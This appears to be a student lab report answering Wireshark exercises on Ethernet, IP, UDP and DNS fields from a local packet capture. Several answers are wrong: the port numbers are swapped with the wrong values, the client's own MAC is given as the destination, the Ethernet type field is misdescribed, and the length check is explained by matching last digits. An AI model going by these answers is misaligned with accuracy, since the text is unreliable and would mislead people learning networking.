TEAM MEMBERS & ASSIST

ETHICAL_HACKERS TEAM

TEAM LENGTH (2)

MEMBERS	**PROJECT**	**ASSIST**
MOHAMED BRIMA AMARA	PART (1)	WAS ALWAYS READY TO HELP AND ASK FOR HELP
MICHAEL LIN	PART (2)	SAME FOR HIM TOO. READY TO HELP AND ASK FOR ASSISTANCE.

PART 1 (MOHAMED BRIMA AMARA).

Welcome! My name is Mohamed Brima Amara.

Today, We're going to be monitoring and analyzing (DNS, TCP & HTTP) protocols.

WIRESHARK / ETHEREAL IS REQUIRED

………

PROTOCOLS & TASKS EXAMINED.

- Ethernet and IP addressing
- DNS query and Response
- TCP three-way handshake, sequence, and ACK numbering
- HTTP GET and Response Messages.

PROCEDURES

1. Start the protocol analyzer
2. Start a web browser and enter the URL of a website your choice but do not press ENTER.
3. Start packet capture
4. Access the webpage by pressing ENTER in the browser web page
5. Once the page loaded, stop capturing, save the captured file
6. Save the displayed web page for later reference

……

PROTOCOL ANALYSIS QUESTIONS

To answer the following questions, start Wireshark, Ethereal and open the packet capture file created above

……

1. **PROTOCOLS CAPTURED.**
    - Examine the protocol column in the top panel of the window. Confirm That you have captured DNS, TCP, and HTTP packets


    ANS => {
    In my Wireshark, I see So many things on my table column with a list of words on it. Like,

1. **No. Which is responsible for counting the amount of responses you have.**
2. **Time. Which calculate the time the response and request was sent.**
3. **Source. This responsible for showing and capturing the IP addresses.**
4. **Destination. This however shows The destination where the capture is going to**
5. **Protocols. This however shows the type of capture you had. E.g. DNS, TCP, HTTP, QUIC etc.**
6. **Length. This shows the length of the capture.**
7. **Info. This however shows the Security of the capture, E.g. STANDARD, PROTECTED and the website's domain name.**

Confirm that you captured DNS, Tcp, and http.

My confirmation is that, It shows on my protocol and the reader below the table colored table above.

Here's an image…



```
Apply a display filter ... <Ctrl-/>
No.   Time            Source         Destination    Protocol Length Info
 2643 837.384111878 10.0.2.15     192.168.1.43   TCP       54 36116 → 3000 [ACK] Se
 2644 837.384248403 10.0.2.15     192.168.1.43   HTTP     434 GET / HTTP/1.1
 2645 837.385121236 192.168.1.43  10.0.2.15      TCP       60 3000 → 36116 [ACK] Se
 2646 837.388364357 192.168.1.43  10.0.2.15      TCP      473 3000 → 36116 [PSH, AC
 2647 837.388382556 10.0.2.15     192.168.1.43   TCP       54 36116 → 3000 [ACK] Se
 2648 837.388364673 192.168.1.43  10.0.2.15      TCP      914 3000 → 36116 [PSH, AC
 2649 837.388482452 10.0.2.15     192.168.1.43   TCP       54 36116 → 3000 [ACK] Se
 2650 837.388364694 192.168.1.43  10.0.2.15      HTTP      60 HTTP/1.1 200 OK  (tex
 2651 837.388518623 10.0.2.15     192.168.1.43   TCP       54 36116 → 3000 [ACK] Se
 2652 837.578113837 10.0.2.15     192.168.1.1    DNS       86 Standard query 0x516
 2653 837.578524455 10.0.2.15     192.168.1.1    DNS       86 Standard query 0x366
 2654 837.581046931 10.0.2.15     192.168.1.1    DNS       80 Standard query 0x832
 2655 837.581294166 10.0.2.15     192.168.1.1    DNS       80 Standard query 0xf13
 2656 837.592492680 10.0.2.15     192.168.1.1    DNS       75 Standard query 0x0e7
 2657 837.592598307 10.0.2.15     192.168.1.1    DNS       75 Standard query 0xde7
 2658 837.592783754 10.0.2.15     192.168.1.1    DNS       76 Standard query 0xe4c
 2659 837.592834307 10.0.2.15     192.168.1.1    DNS       76 Standard query 0x83c
 2660 837.595616599 192.168.1.1   10.0.2.15      DNS      129 Standard query respo
 2661 837.596407594 10.0.2.15     192.168.1.43   HTTP     461 GET /music_appfronte
 2662 837.596659298 192.168.1.43  10.0.2.15      TCP       60 3000 → 36116 [ACK] Se
 2663 837.599155459 192.168.1.1   10.0.2.15      DNS      153 Standard query respo
 2664 837.599155716 192.168.1.1   10.0.2.15      DNS      123 Standard query respo
 2665 837.599155771 192.168.1.1   10.0.2.15      DNS      147 Standard query respo
 2666 837.604784118 192.168.1.43  10.0.2.15      HTTP     356 HTTP/1.1 304 Not Mod

Frame 2660: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits) on interface eth0, id 0
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_22:46:4f (08:00:27:22:46:4f)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 10.0.2.15
User Datagram Protocol, Src Port: 53, Dst Port: 34788
Domain Name System (response)
```

}

....

2. ETHERNET FRAME, IP PACKET, AND UDP DATAGRAM


- Examine the frame for the first DNS packet sent by the client.

  a. Identify the Ethernet and IP address of the client.

  ANS => {

  To my view, The Ethernet of the client is the Ethernet II that contains the Destination, address and source with the type: IPV4

  The Client Ip address is Iternet Protocol Version 4, This contain the Src, Dst



```
▸ Frame 1830: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35
      .... ..1. .... .... .... .... = LG bit: Lo                                     s NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: In
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header
  ▸ Differentiated Ser                                   -ECT)
    Total Length: 73
    Identification: 0x
  ▸ Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x8fc0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
    Destination Address: 192.168.1.1
▾ User Datagram Protocol, Src Port: 39861, Dst Port: 53
    Source Port: 39861
    Destination Port: 53
    Length: 53
    Checksum: 0xcdfe [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
  ▸ [Timestamps]
    UDP payload (45 bytes)
▾ Domain Name System (query)
```

This is the users Ethernet.

This is the users Ip


}

b. What is the content of the type field in the Ethernet frame?

ANS => {

The content are the

1. **Destination Mac Address which contains the address of the device for which the frame is.**
2. **Source Mac address which contains the sending device address.**



```
▸ Frame 1830: 87 bytes on wire (696 bits), 87 bytes captur                        eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f),                        :54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... ..1. .... .... .... .... = LG bit: Locally adm                         NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally
      .... ...0 .... .... .... .... = IG bit: Individua
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 73
    Identification: 0xdd2b (56619)
  ▸ Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x8fc0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
    Destination Address: 192.168.1.1
▾ User Datagram Protocol, Src Port: 39861, Dst Port: 53
    Source Port: 39861
    Destination Port: 53
    Length: 53
    Checksum: 0xcdfe [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
  ▸ [Timestamps]
    UDP payload (45 bytes)
▾ Domain Name System (query)
```


}

c. What are the destination Ethernet and Ip addresses and to which machines do these address correspond? Explain how this depends on how your machine is connected to the Internet

ANS => {

Destination Ethernet => {

08:00:27:22:46:4f




```
▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
```

}

Ip address => {

192.168.1.1



```
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
```

}

Using the Interner, computers connect and communicate with one another, primarily using TCP / IP. Thinks of the TCP / Ip as a book of rules, a step by step guide that each computer use to know how to talk to each other. This book of rules dictates what each computer must do to transmit data, how to transmit that data.

To connect ot the Internet and other computers on a network, a computer must have NIC installed A network cable plugged into NIC on the end and plugged into a cable modem, DSL, modem, router or switch can allow to access the internet.


}

- **EXAMINE THE IP HEADER FOR THE FIRST DNS PACKET SENT BY THE CLIENT**
  a. What is the header length? What is the total packet length?

  ANS => {

  My header length is 20 bytes (5)

  And the total packet length is 73



```
▸ Frame 1830: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 73
    Identification: 0xd
  ▸ Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x8fc0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
```

}

- **EXAMINE THE UDP HEADER OF THE FIRST DNS PACKET SENT BY THE CLIENT**

  a. Identify the client ephemeral port number and the server well-known port number. What type of application layer protocol is in the payload?

  ANS => {

  The client ephermeral port number is 53. The servers port number is 3000 and the type of protocol pay load is UDP (17)

  }


  b. Confirm that the length field in the UDP header is consistent with the IP header length information.

  ANS => {

  If you look closely, You'll see that the last degits are always the same

  73, 53

  ANS => {



```
▸ Frame 1830: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
▾ Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ▾ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
      Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory d…
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      Address: PcsCompu_22:46:4f (08:00:27:22:46:4f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 73
    Identification: 0xdd2b (56619)
  ▸ Flags: 0x40, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x8fc0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.2.15
    Destination Address: 192.168.1.1
▾ User Datagram Protocol, Src Port: 39861, Dst Port: 53
    Source Port: 39861
    Destination Port: 53
    Length: 53
    Checksum: 0xcdfe [unverified]
```

}

....

3. DNS

- **EXAMINE THE DNS QUERY MESSAGE IN THE DNS PACKET SENT BY THE CLIENT.**

a. What field indicate whether the message is a query or a response?

ANS => {

The Header Field indicates if the message contains a query, a responses or other types of messages.

}

b. What information is carried in the body of the query?

ANS => {


The domain name, label, type and class.

}

c. What is the query transaction ID?

ANS => {

TRANSACTION ID: 0x272c




```
▾ Domain Name System (response)
    Transaction ID: 0x272c
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 2
    Authority RRs: 0
    Additional RRs: 1
  ▸ Queries
  ▸ Answers
  ▸ Additional records
    [Request In: 626]
    [Time: 0.017531569 seconds]
```

}

d. Identify the fields that carry the type and class of the query?.

ANS => {

The DOMAIN



